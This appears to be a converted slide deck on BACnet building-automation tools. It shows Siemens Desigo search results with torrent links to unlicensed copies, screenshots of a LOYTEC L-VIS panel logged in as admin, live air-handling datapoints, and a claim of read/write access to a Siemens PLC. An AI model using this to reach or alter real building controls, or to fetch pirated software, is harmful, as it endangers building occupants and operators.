
[plcforum.uz.ua • Просмотр темы - \[LINK\]: Desigo INSIGHT for ...](#)  
plcforum.uz.ua › ... › Siemens SIMATIC HMI › SIMATIC HMI ▾ Traduire cette page  
21 avr. 2007 - 26 messages - 23 auteurs  
Need for education purposes Desigo INSIGHT for SIEMENS Building .... Siemens Desigo Xworks Plus 2010 v4.10.090 (not cracked :( ) torrent

[Desigo Insight, Desigo Xworks, Desigo CC Software Download ...](#)  
<https://support.industry.siemens.com/tf/ww/it/post/613242/> - Traduire cette page  
9 juil. 2016 - 5 messages - 3 auteurs  
I bought a license dongle CMD.04 but I don't have the softwares I needed. Where can I download or where can I request a copy of the latest ...

[\[ حل \] DESIGO™ XWORKS plus, V4](#)  
hassanheha.forumn.org/t9187-topic ▾ Traduire cette page  
7 sept. 2011 - torrents ملف <http://www.fulldls.com/torrents/desigo-xworks-plus> كتب: mostafasadek79  
نرجو ان يحمله احد الزملاء وشكرا للجميع. السلام عليكم


# BACnet - tools

## Level 10: DESIGO



# BACnet - tools

## Level 10: DESIGO




Needs an USB licence dongle !

# BACnet - tools



# BACnet - tools

## L-VIS




# BACnet - tools

## L-VIS



# BACnet - tools

## L-VIS




LOYTEC

## Data Points

LVIS-ME212  
Logged in as  
**admin**  
2016-06-28 11:38:04



- Device Info**
- Data**
  - Data Points
  - Trend
  - Scheduler
  - Calendar
  - Alarm
- Commission**
- Config**
- Statistics**
- L-WEB**
- Reset**
- Contact**

networks under control




Name	Dir.	Type	State	Value
BAPInCTAGEEIPIGEFIPF_Read	input	binary	normal	inactive
BAPInCTAGEEIPIGEFIEmgSwi_Read	input	binary	normal	inactive
BAPInCTAGEEIPIGEFwrSplyAv_Read	input	binary	normal	active
BAPInCTAGEIndFlt_Read	input	binary	overridden (remote)	inactive
BAPInCTAGEAhugeOpModMan_Read	input	multistate	normal	STATE_NULL
BAPInCTAGEAhugeOpModMan_Write	output	multistate	invalid value	-
BAPInCTAGEAhugeGEFISu_Read	input	analog	normal	40.875 Pa
BAPInCTAGEAhugeGEFISuPr_Read	input	analog	normal	17.4375 Pa
BAPInCTAGEAhugeGEFIElx_Read	input	analog	normal	27.1875 Pa
BAPInCTAGETOa_Read	input	analog	normal	122.09375 °C
BAPInCTAGEAhugeGEFIElxRflthi_Read	input	binary	overridden (remote)	inactive
BAPInCTAGEAhugeGEFISuRflthi_Read	input	binary	overridden (remote)	inactive
BAPInCTAGEAhugeGEFISuPrRflthi_Read	input	binary	overridden (remote)	inactive
BAPInCTAGEAhugeGEFanExThOvld_Read	input	binary	normal	inactive
BAPInCTAGEAhugeGEFanExDPMon_Read	input	binary	normal	active
BAPInCTAGEAhugeGEPreHcIVlv_Write_fb	input	analog	normal	0 %
BAPInCTAGEAhugeGETSu_Read	input	analog	normal	19.0875 °C
BAPInCTAGEAhugeGETEx_Read	input	analog	normal	20.74063 °C

# BACnet



Read/write  
access on  
**SIEMENS PLC**

# BACnet: bonus



Editor to fully customize everything

# BACnet: bonus


DP Connection, AS15 - CTA GE.lcp - Datapoint Selection and Management

The screenshot shows a software interface for managing BACnet datapoints. On the left, a tree view displays various categories: 'Datapoint Configuration', 'Import' (with 'BACnet Network Scan' and 'BACnet EDE File' options), 'Modbus Device Templates', 'L-Vis' (containing 'Favorites', 'System Registers', 'User Registers', 'Alarm', 'Trend', and 'BACnet Port' subfolders), and 'Client Mappings' (containing 'Server Objects' and 'Client Mappings' subfolders). Below this tree view is a folder named 'IAS15\_2099215(2099215)' which contains 'Calendar', 'Scheduler', 'Alarm', 'Trend', 'Remote Devices', and 'Alarm' subfolders. The main workspace is a table titled 'Datapoint Selection and Management' with columns: No., Dir., OPC, Datapoint Name, Description, and Device. The table lists 10 datapoints, each with a green circular icon and a checkmark in the OPC column. The first datapoint is selected, highlighted in blue. The descriptions for the datapoints include: 'Défaut Parafoudre LT...', 'Arrêt d'urgence LT GE', 'Tension Alimentation ...', 'Indication Synthèse ...', 'Sélecteur Soft CTA GE', 'Sélecteur Soft CTA GE', 'Filtre Soufflage CTA GE', 'Pré-Filtre Soufflage C...', 'Filtre Reprise CTA GE', and 'Tenneurature extérieure'. To the right of the table are several buttons: 'Cleanup', 'Devices', 'OPC Server', 'Modbus', and 'Find'. Below the table are tabs for 'Properties', 'Manage Datapoints', 'Manage Favorites', 'Manage Relations', and 'Local Connections'. The 'Manage Relations' tab is currently active. The 'Relations in Folders' section shows a hierarchy: 'BACnet Port (0 Items, 48 Total)', 'Remote Devices (0 Items, 48 Total)', and 'IAS15\_2099215(2099215)' which contains 'Alarm (48 Items, 48 Total)'. The 'Datapoint' section on the right is currently empty.

No.	Dir.	OPC	Datapoint Name	Description	Device
1	In	<input checked="" type="checkbox"/>	BAPInCTAGEEL...	Défaut Parafoudre LT...	
2	In	<input checked="" type="checkbox"/>	BAPInCTAGEEL...	Arrêt d'urgence LT GE	
3	In	<input checked="" type="checkbox"/>	BAPInCTAGEEL...	Tension Alimentation ...	
4	In	<input checked="" type="checkbox"/>	BAPInCTAGEIn...	Indication Synthèse ...	
5	In	<input checked="" type="checkbox"/>	BAPInCTAGEA...	Sélecteur Soft CTA GE	
6	Out	<input checked="" type="checkbox"/>	BAPInCTAGEA...	Sélecteur Soft CTA GE	
7	In	<input checked="" type="checkbox"/>	BAPInCTAGEA...	Filtre Soufflage CTA GE	
8	In	<input checked="" type="checkbox"/>	BAPInCTAGEA...	Pré-Filtre Soufflage C...	
